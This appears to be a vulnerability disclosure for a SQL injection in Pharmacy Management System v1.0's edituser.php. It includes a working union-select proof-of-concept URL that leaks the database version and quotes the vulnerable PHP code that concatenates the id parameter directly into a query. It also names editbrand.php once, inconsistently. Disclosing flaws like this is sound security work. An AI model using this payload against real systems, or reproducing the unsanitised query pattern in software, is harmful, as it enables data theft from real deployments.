
# Pharmacy Management System v1.0 SQL Injection in edituser.php

## Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so  I use /edituser.php, or it can also be placed at /dawapharma/dawapharma/edituser.php etc.

## POC




the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
/edituser.php?id=-1%27%20union%20select%201,version(),3,4;--+
```

## Vulnerability Analysis

in the edituser.php, the logic as follows:

dawapharma > dawapharma > edituser.php

```
<?php include('./constant/layout/head.php');?>
<?php include('./constant/layout/header.php');?>

<?php include('./constant/layout/sidebar.php');?>
<!--  Author Name: Mayuri K.
 for any PHP, Codeignitor, Laravel OR Python work contact me at mayu
 Visit website : www.mayurik.com -->

<?php include('./constant/connect.php');



 $sql="SELECT * from users where  user_id='".$_GET['id']."'";
 $result=$connect->query($sql)->fetch_assoc();  ?>

```

the wabpage use the id parameter as part of sql statement directly.